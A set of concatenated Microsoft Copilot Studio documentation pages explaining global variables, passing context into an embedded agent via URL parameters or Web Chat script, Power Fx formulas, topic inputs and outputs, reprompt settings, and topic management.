[Variables](#) store your customers' responses to questions from your agent. For example, you can save a customer's name in a variable called `UserName`. The agent can then address the customer by name as the conversation continues.

By default, a variable's value can only be used in the topic where the variable is created. However, it's possible to reuse the same value across topics. For example, a Welcome topic asks for the customer's name and email address. In the Appointment Booking topic, you want the agent to remember what the customer entered and not ask again.

One way to reuse a variable is to [pass the variable](#) from one topic to another. The other way is to make the variable global in scope, and that's what this article covers. Global variables are called that because they're available in all topics across the entire agent. They can also be set from external sources.

Global variables apply during a single user session. You specify which variables are global variables to distinguish them from topic-level variables.

Create a global variable

You create a global variable by changing the scope of a topic variable.

ⓘ Note

The name of a global variable must be unique across all topics.

Web app

1. [Create a variable](#) or [use the Variables panel](#) to open an existing variable.
2. On the **Variable properties** panel, select **Global (any topic can access)**.

The variable name is given the prefix `Global.` to differentiate it from topic-level variables. For example, the variable `UserName` is displayed as

`Global.UserName`.

3. Save the topic.

Use global variables

Web app

When you're composing a message in a **Message** node or a **Question** node, select the {x} icon to view the variables that are available to the topic. Global variables appear in the **Custom** tab along with any topic variables. Variables are listed in alphabetical order.

Find all topics using a global variable

You can find where a global variable is defined and what other topics are using it. This feature can be useful if you're working on a new agent, or if you have multiple variables and [complex topic branching](#).

Web app

1. Select the desired global variable on the authoring canvas, or in the [Variables](#) panel.
2. On the **Variable properties** panel, in the **Reference** section, select **View all references**.
3. Switch to the **Other** tab, and select any topic where the variable is used to go directly to that topic and node.

Deleting global variables

If you remove a global variable used in other topics, the references to that variable in the topics are marked as **Unknown**. You receive a warning about deleting the global variable before you can confirm the operation.

Nodes that contain references to a deleted global variable indicate that they contain an unknown variable.

Topics with nodes that contain references to deleted global variables might stop working. Ensure that you remove or correct all the topics that were using the deleted variable before publishing your agent.

Lifecycle of global variables

Web app

By default, the value of a global variable persists until the [session](#) ends. The **Clear variable values** node resets the values of global variables and is used in the [Reset Conversation](#) system topic. When a redirection triggers that topic (or when the user enters a phrase such as "Start over"), all global variables are reset.

Set global variables from external sources

Web app

To make sure the agent starts a conversation with some context, you can use a global variable and set its value from an external source. Let's say that your site requires users to sign in. If you store a user's name in a global variable and pass it to your agent, the agent can greet customers by name before they start typing their first question. Another example scenario is passing context from Dynamics 365 Customer Service to an agent so it can start the conversation with knowledge of what the customer wants to achieve.

To prevent undesirable latency, you can specify how long your agent can wait for a value. You can also set a default value to use when the external source fails to respond in a timely fashion.

ⓘ Note

Agents that are published to the Dynamics 365 Contact Center channel for IVR use cases don't support time-out values configured for global variables set by external sources.

1. Create a dedicated topic to hold the configuration for all the variables meant to be set from external sources. You might name this topic "Set context variables" for example. This topic doesn't serve any other purposes, so it doesn't need to have trigger phrases set.
2. Add a [Set variable value](#) node to your dedicated topic.
3. Under **Set variable**, open the variable picker, and select **Create a new variable**.

4. Select the default name of the new variable. The **Variable properties** panel appears.
5. Replace the default name to one that matches *exactly* the name of the variable being passed in from the external system.
6. Under **Usage**, select **Global (any topic can access)**, and **External sources can set values**.
7. Under **Reference**, select the three dots (:) in the upper-right corner, and select **Get value from this node if empty**.
8. (Optional) Set a time-out delay, in milliseconds. This value determines how long your agent can wait for the variable to be set by an external source before timing out and continuing with the default value you set in the **Set variable value** node. This setting is relevant in scenarios where the variable depends on a long-running or asynchronous process, but your agent must respect a maximum latency to ensure a good user experience.

For variables coming from Omnichannel for Customer Service, we suggest a value of 10 seconds (10,000 ms) as a maximum wait time.

9. In the **Set variable value** node, enter the default value to use if the time-out is reached. At runtime, your agent will expect values with the same data type. If you want this default value to be an empty string, use `Text("")` as a formula.

The screenshot displays the Microsoft Bot Framework Designer interface. On the left, a workflow is shown with two steps: a 'Trigger' step followed by a 'Set variable value' step. The 'Trigger' step has a 'Phrases' section with the text 'No phrases to show'. The 'Set variable value' step is configured with the variable 'Global.Email' of type 'string' and the value 'Text("")'. On the right, the 'Variable properties' panel is open, showing the configuration for the 'Global.Email' variable. The 'Variable name' is 'Global.Email', the 'Type' is 'string', and the 'Reference' is 'Set variable value'. The 'Usage' section shows 'Global (any topic can access)' selected, with 'Allow to carry between sessions' unchecked and 'External sources can set values' checked. The 'Timeout' section shows a value of '10000' ms.

Variable properties

Variable name
Global. Email

Type
string

Reference
(x) Set variable value
(x) Global.Email set to fx Text("")
Type (string) derived from here
[View all references](#)

Usage
☐ Topic (limited scope)
☒ Global (any topic can access)
☐ Allow to carry between sessions
☒ External sources can set values

Timeout
The conversation will pause for the variable value to be set. Choose how long the pause will last.
Enter the number in milliseconds, from 0 to 120,000.
10000 ms

10. For any other values you expect to come from an external system, add more **Set variable value** nodes to your dedicated topic, and configure the required global variables in the same fashion.

Thus configured, your agent is ready to test. When the agent is invoked, instead of waiting indefinitely for all variables to be populated, your agent can immediately start sending any messages that aren't dependent on the variables being passed in. When your agent attempts to access a variable that's being set externally, it pauses until the value arrives or the time-out occurs. Learn more about [optimizing agents to minimize latency](#).

Important

During the normal flow of a conversation, if your agent sets a variable that would otherwise come for an external value, the value set from within your

agent prevails. Any value passed in context is ignored. This rule prevents your agent from overwriting values intentionally set in topics.

Set global variables in an embedded agent

Web app

If you're [embedding your agent in a simple web page](#), you can append variables and their definitions to the agent's URL. Or, if you'd like a little more control, you can use a `<script>` code block to call and use variables programmatically.

The variable name in the query string of the URL must match the name of the global variable without the `Global.` prefix. For example, a global variable `Global.UserName` would be referred to as `UserName` in the query.

The examples that follow use a basic declaration for the variables. In a production scenario, you might pass in as the query parameter or variable definition another variable that already stores the user's name (for example, if you have the user name from a sign-in script).

Append the variables and their definitions to the agent's URL as [query string parameters](#) [↗](#) in the format `botURL?`

```
variableName1=variableDefinition1&variableName2=variableDefinition2.
```

For example:

- You have a global variable named `Global.UserName`.
- Your agent's URL is <https://web.powerva.microsoft.com/webchat/bots/12345> [↗](#).
- To pass in the user's name when starting an agent conversation on your website, attach the `UserName=` query string as:
<https://web.powerva.microsoft.com/webchat/bots/12345?UserName=Ana> [↗](#).

The parameter name is case-insensitive. `username=Ana` would also work in this example.

Add global variables to a custom canvas

You can also add the variable to a [custom canvas](#).

1. In the `<script>` section on the page where you have your agent, define the variables as follows, substituting `variableName1` for the variable name without the `Global.` prefix and `variableDefinition1` for the definition. Separate multiple variables with commas (,).

HTML

```
const store = WebChat.createStore({}, ({ dispatch }) => next =>
action => {
  if (action.type === 'DIRECT_LINE/CONNECT_FULFILLED') {
    dispatch({
      type: "WEB_CHAT/SEND_EVENT",
      payload: {
        name: "pvaSetContext",
        value: {
          "variableName1": "variableDefinition1",
          "variableName2": "variableDefinition2"
        }
      },
    });
  }
  return next(action);
});
```

2. In your `<script>` section, call the `store` when you embed your agent, as in the following example where `store` is called just before where `styleOptions` is called (you must replace the `BOT_ID` with your agent's ID):

HTML

```
const BOT_ID = "12345-5678";
const theURL =
"https://powerva.microsoft.com/api/botmanagement/v1/directline/directlinetoken?botId=" + BOT_ID;

fetch(theURL)
  .then(response => response.json())
  .then(conversationInfo => {
    window.WebChat.renderWebChat(
      {
        directLine: window.WebChat.createDirectLine({
          token: conversationInfo.token,
        }),
        store,
        styleOptions
      },
    ),
  });
```

```
document.getElementById('webchat')
    );
})
.catch(err => console.error("An error occurred: " + err));
```

Authentication-related global variables

Depending on the agent's authentication setup, you have a set of global variables associated with the selected authentication provider. For details about which set of variables are available and how to use them, see [Add user authentication to topics](#).

Related content

- [Work with variables](#)
 - [Customize the look and feel of an agent](#)
-

Feedback

Was this page helpful?

 Yes

 No

[Provide product feedback](#) 

Create expressions using Power Fx

Power Fx is a low-code language that uses Excel-like formulas. Use Power Fx to create complex logic that allows your agents to manipulate data. For instance, a Power Fx formula can set the value of a variable, parse a string, or use an expression in a condition. For more information, see the [Power Fx overview](#) and [formula reference](#).

ⓘ Note

Power Fx formulas in Copilot Studio use US-style numbering. That is, the decimal separator is a period or dot, as in `12,567.892`. This means you must use commas (,) as parameter separators for your Power Fx formulas.

Prerequisites


- [Create and edit topics](#)
- [Variables overview](#)

Use variables in a formula

To use a variable in a Power Fx formula, you must add a prefix to its name to indicate the variable's scope:

- For [system variables](#), use `System.`
- For [global variables](#), use `Global.`
- For [topic variables](#), use `Topic.`
- For [environment variables](#), use `Environment.`

For example, to use the system variable `Conversation.Id` in a formula, refer to the system variable as `System.Conversation.Id`.



Use literal values in a formula

In addition to using variables in a Power Fx formula, you can enter literal values. To use a literal value in a formula, you must enter it in the format that corresponds to its [type](#). The following table lists the data types and the format of their corresponding literal values.

[Expand table](#)

Type	Format examples
String	"hi", "hello world!", "copilot"
Boolean	Only <code>true</code> or <code>false</code>
Number	1, 532, 5.258, -9201
Record and Table	[1], [45, 8, 2], ["cats", "dogs"], { id: 1 }, { message: "hello" }, { name: "John", info: { age: 25, weight: 175 } }
DateTime	Time(5,0,23), Date(2022,5,24), DateTimeValue("May 10, 2022 5:00:00 PM")
Choice	Not supported
Blank	Only <code>Blank()</code>

Common Power Fx formulas

The following table lists data types and Power Fx formulas you can use with each data type.


Type	Power Fx formulas
String	Text function Concat and Concatenate functions Len function Lower, Upper, and Proper functions IsMatch, Match, and MatchAll functions EndsWith and StartsWith functions Find function Replace and Substitute function
Boolean	Boolean function And, Or, and Not functions If and Switch functions
Number	Decimal, Float, and Value functions Int, Round, RoundDown, RoundUp, and Trunc functions
Record and Table	Concat and Concatenate functions Count, CountA, CountIf, and CountRows functions ForAll function First, FirstN, Index, Last, and LastN functions Filter, Search, and LookUp functions JSON function ParseJSON function
DateTime	Date, DateTime, and Time functions DateValue, TimeValue, and DateTimeValue functions Day, Month, Year, Hour, Minute, Second, and Weekday functions Now, Today, IsToday, UTCNow, UTCToday, IsUTCToday functions DateAdd, DateDiff, and TimeZoneOffset functions Text function
Blank	Blank, Coalesce, IsBlank, and IsEmpty functions Error, IfError, IsError, IsBlankOrError functions

Use Power Fx to set a variable


In this example, a Power Fx expression stores and outputs the customer's name in capital letters.

1. Create a topic and add a **Question** node.
2. For **Enter a message**, enter "What is your name?".
3. Under **Identify**, select the entity **Person name**.

4. Select the box under **Save user response as**, and then select the variable `Var1` and name it `customerName`.
5. Under the **Question** node, select + and then select **Set a variable value**.
6. Select the box under **Set variable**, and then select **Create new** and name it `capsName`.
7. In the **To value** box, select the > arrow, and then select the **Formula** tab.
8. In the **fx** box, enter `Upper(Text(Topic.customerName))`, and then select **Insert**.



9. Under the **Question** node, select + and then select **Send a message**.
10. Enter "HELLO ", select `{x}`, and then select `capsName`.




Use a Power Fx formula as a condition

To evaluate more complex expressions, set up **Condition** nodes to use Power Fx formulas.


In this example, the agent determines if a booking date qualifies for a discount. To do that, it checks whether the booking date provided by the customer is 14 days or more from the current date.

1. Create a topic and add a **Question** node.
2. For **Enter a message**, enter "Booking date?".
3. Under **Identify**, select the entity **Date and time**.
4. Select the box under **Save user response as**, and then select the variable `var1` and name it `bookingDate`.



5. Select the **Add node** icon  below the **Question** node, and then select **Add a condition**.
6. Select the three dots (...) of the **Condition** node, and then select **Change to formula**.

7. In the **Function** box, select the > arrow, and then select the **Formula** tab.
8. Replace the contents of the **fx** box with the formula `Topic.bookingDate > (DateAdd(Now(), 14))`, and then select **Insert**.
9. Under the **Condition** node, add a **Message** node and enter the message "You qualify for a discount."
10. Under the **All Other Conditions** node, add a **Message** node and enter the message, "Sorry, you don't qualify for a discount."



Manage topic inputs and outputs

Article • 11/19/2024

[Topics](#) can have input and output parameters. When a topic [redirects to another topic](#), you can use these parameters to pass information between topics.

If your agent uses [generative orchestration](#), it can automatically fill inputs, before running the topic, by using conversation context or generate questions to ask the user for the values. This behavior is similar to how generative slot filling for actions works.

When using generative orchestration, an agent can use topic outputs to generate a contextual response. In such cases, you don't need to configure a verbatim message from within the topic itself.

Topic inputs and outputs can share values with other topics and actions in the same generated plan.

Add inputs and outputs

To add inputs or outputs for a topic, select the **Details** in the navigation bar at the top of the authoring canvas. Alternatively you can select **Details** from the context menu for a topic on the **Topics** list page.

Once the **Details** pane is shown, you can navigate to the **Inputs** or **Outputs** tabs, and then create new input or output variables by selecting **Create a new variable**.

For every input and output parameter, you must enter a name, select a data type, and enter a description for the corresponding variable.

If your agent uses generative AI to decide how to respond to users, more properties are available for input variables. Specifically **How will the agent fill this input?** determines how the agent fills this variable with a value before running the topic. By default, each input is set to **Dynamically fill with the best option**. The agent tries to populate the value from available context, such as extracting a value from the user's message, or previous conversation. If no appropriate value is found, it generates a question to ask the user for a value. You can choose to override an input with a value instead of asking the user. To override an input parameter, select **Set as a value**, under **How will the agent fill this input?**, and enter the desired value. This value can be a literal value, an existing variable, or a Power Fx formula.

To ensure your agent captures the correct type of value for the input, you must also specify an entity type under **Identify as**.

G

Copilot

Comments

{X}

Variables

Topic checker

Details

More

Save

Topic details

Topic details

Input

Output

Input variables

Variables that the topic uses to process user input

Title

Variable name ⓘ

Title

How will the copilot fill this input?

Dynamically fill with best option (default)

Variable data type

String

Display name

Title

Identify as

User's entire response >

Description

The title of the ticket to be created.

> Additional settings

Create a new variable

[Additional settings](#) can be configured for inputs to control the agent's behavior when asking for a value or validating an answer from the user.

One of these properties, **Should prompt user**, is only available for topic inputs. It determines if the agent should try to fill the variable with a value before executing the topic. This property is enabled by default.

Feedback

Was this page helpful?



Yes



No

[Provide product feedback](#) 

Additional settings for inputs of topics and actions

Article • 11/19/2024

When you configure [inputs for topics](#) or [inputs for actions](#), common settings allow you to determine how your agent gathers input.

Important

The additional settings are always available for action input parameters. However, for topic input parameters, these settings are only available if your agent is configured to use [generative orchestration](#).

Set how the agent should prompt users for input

By default, agents use the name and description of their input parameters to automatically generate questions to prompt the user for any missing information. However, you can override this behavior and author your own question.

1. To provide your own question, select **Customize**, under **Prompt**.
2. Enter your question. You can include references to variables or Power Fx formulas in your question.

▼ Additional settings

☒ Should prompt user

? Agent prompts user for input
Configure how the agent will ask the user to fill the input

Prompt ⓘ

☒ Customize

How do you want to ask the user?
The user will see this message.

You create a message ▼

Create the message to display

B *I* :≡ ¹/₃≡ {x} f_x

Which location do you want to get the weather for?

Configure the reprompt behavior for your agent

By default, when an agent doesn't get a valid answer from the user, it repeats the question two more times. You can choose to make your agent try again only once, or to move on without trying to get an answer. To customize what your agent does when it moves on, configure the properties under [No valid entity found](#).

- **How many reprompts:** The number of times your agent tries to get a valid answer. **Repeat up to 2 times** is the default. You can also select **Repeat once** or **Don't repeat**.
- **Retry prompt:** To change the question used to ask a user again for input, after the basic entity validation failed, select **Customize**, and then enter the new question. For example, if you were expecting a number, you might enter a question like "What is the ID? It should be a number."

Additional entity validation

By default, responses are validated based only on the entity you selected in the **Identify As** property. **Additional entity validation** allows you to add criteria to the basic test. For example, your input is set to **Identify As** a number, but you might want to make sure it's less than 10. You can also change the retry question to help the user enter a valid response.

- **Condition:** Enter a Power Fx formula that returns a Boolean value (`true` or `false`) —for example, `Topic.Var1 < 10`.
- **Condition not met prompt:** To change the message shown where basic entity validation is passed, but validation against a condition fails, select **Customize**, and then enter the new question. For example, if you received a number, but it was above 10, breaking the validation rule, you might enter a question like "What is the ID? It should be a number less than 10."

No valid entity found

No valid entity found determines what happens when your agent stops trying to get a valid response from the user, after the maximum retry count has been reached. You can escalate to a customer service representative or provide a default value.

- **Action if no entity found:**
 - **Escalate:** Redirect the user to the *Escalate* system topic. This is the default behavior.
 - **Set variable to value:** Set the output variable to a value and move on to the next node. Enter or select the value in **Default entity value**.
 - **Set variable to empty (no value):** Clear the output variable and move on to the next node. You can use a [Condition node](#) later to check whether the variable has a value.
- **No entity found message:** To specify a message to show to the user to inform them of the steps being taken, select **Customize**, and then enter the new prompt. For example, your message might say "Looks like you're struggling. I'm redirecting you to someone in our team."

Feedback

Was this page helpful?

 Yes

 No

[Provide product feedback](#) 

Manage topics

Summarize this article for me

There are many ways you can manage your topics. Copilot Studio includes a topic checker that lets you know if there are errors in your topics. You can turn topics on or off so they don't appear to people chatting with your agent. You can also duplicate topics to make it easier to create new ones.

View topic errors

Web app

When you save a topic, Copilot Studio reports any issues in the topic.

- Errors stop your agent from working. You must fix them before you can publish your agent.
- Warnings don't stop your agent from working, but might cause some topics not to work as expected. You should fix warnings when you see them.

On the **Topics** page, you can see if a topic has errors, and the number of errors, in the **Errors** column. This page only shows errors because, unlike warnings, errors prevent your agent from working.

1. Open your topic from the **Topics** page.
2. Select **Topic checker** on the toolbar.

The **Topic checker** panel appears, reporting errors and warnings for your topic.

3. Select an error to go directly to the node that contains the error.

Turn a topic on or off

Topics can have a status of **On** or **Off** to indicate whether they can be used or triggered in an agent conversation. By default, new topics are created with their status set to **On**.

To change the status of a topic, go to the **Topics** page, and use the toggle for the desired topic.

When a topic is **On**, it triggers as expected. Topics get triggered as a result of its trigger phrases or when another topic redirects to it.

When a topic is **Off**:

- The topic icon  turns gray with an indicator.
- The topic doesn't trigger at all.
- The topic doesn't trigger when trigger phrases are used in a conversation or if another topic redirects to it.
- The topic checker identifies an error if another topic redirects to the **Off** topic.
- When you publish an agent, all topics are published, whether they're **On** or **Off**.

Tip

Turn a topic **Off** to work on it in a draft state. Leave its status at **Off** while publishing changes to other topics that are ready to go live.

Copy a topic

After you create a few topics, you can use a previous topic as a baseline when creating new topics.

In the **Topics** page, select the three dots (...) next to your topic name, then select **Make a copy**.

This duplicates the selected topic with *(Copy)* added to the name. All the topic content, such as the description, trigger phrases, and the entire conversation, is copied over to the new topic.

To prevent confusion with the original topic, which has the same trigger phrases, consider turning **Off** the new topic.

When you're done editing the new topic, turn it **On** to [test it](#). When it's ready, publish the new topic.

There's no limit to the number of times you can copy a topic. Each topic has its own internal ID.

Rename a topic

You can use the authoring canvas toolbar to quickly rename a topic. In the toolbar, select **Topics**, then select the topic name in the list. On the topic page, select the topic name, type a new name and then press Enter.

Important

Avoid using periods (.) in your topic names. It isn't possible to export a solution that contains an agent with periods in the name of any of its topics.

Redirect to another topic

To shift the conversation from a topic to another one without starting over, add a **Redirect** node. When the conversation reaches the end of the destination topic, it resumes in the originating topic by default. You can insert more nodes after the **Redirect** node as desired.

1. Select the **Add node** icon  under the node after which you want the transition to occur, point to **Topic management** and select **Go to another topic**.
2. Select the desired destination topic from the list.
3. [Pass variables between topics](#) if needed. If the topic you're redirecting to requires input variables or is expected to return output variables to the originating topic, enter or select a value for each one.
4. Save your topic, and then use the **Test agent** pane to confirm that your agent successfully calls the destination topic.

Conversation state considerations for re-invoking topics

If your topic includes preview cards, confirmation prompts, and connector actions (such as creating an Azure DevOps work item), it isn't re-entrant within the same conversation. The first run completes as expected, but if you're redirected to the start of the same topic, the agent orchestrator reuses the existing dialog state and might treat prior confirmation steps as already completed. As a result, execution can stop after the preview.

Clearing variables or redirecting to the start node doesn't reset this state. Duplicating the topic creates a fresh dialog context, but this approach doesn't scale for repeated executions. To work around this limitation:

- Split the flow into two topics:
 - Use a **parent (loop)** topic to ask whether the user wants to create another work item.
 - Use a **child (execution)** topic to handle data collection, preview, confirmation, and Azure DevOps work item creation.
- Redirect between topics to reliably reset conversation state.

This pattern allows users to create multiple work items within a single conversation without issues.

End the current topic or all topics

By default, a redirected conversation returns to the originating topic at the end of the called topic. To exit a topic, or to end the conversation, use the **End current topic** node or the **End all topics** node.

- An **End current topic** node ends the current topic. If the current topic is called from another topic, the conversation returns to the original topic immediately. A common use of this node is in a condition branch. One branch exits the topic early, while another branch continues the current topic.
- An **End all topics** node ends all active topics immediately. Your agent considers the next message from the user as the first message in a new conversation.

To let the user know that the conversation is over, add an **End Conversation** node *before* the **End all topics** node.

Many of the system topics use these nodes to control how conversations end or start over. Learn how to [use system topics](#).

Tip

The **End all topics** node doesn't clear or reset any global variables. To clear global variables, use a **Clear all variables** node first. You can see an example of this in the system topic called [Reset Conversation](#) in Copilot Studio.

Use generative answers in a topic

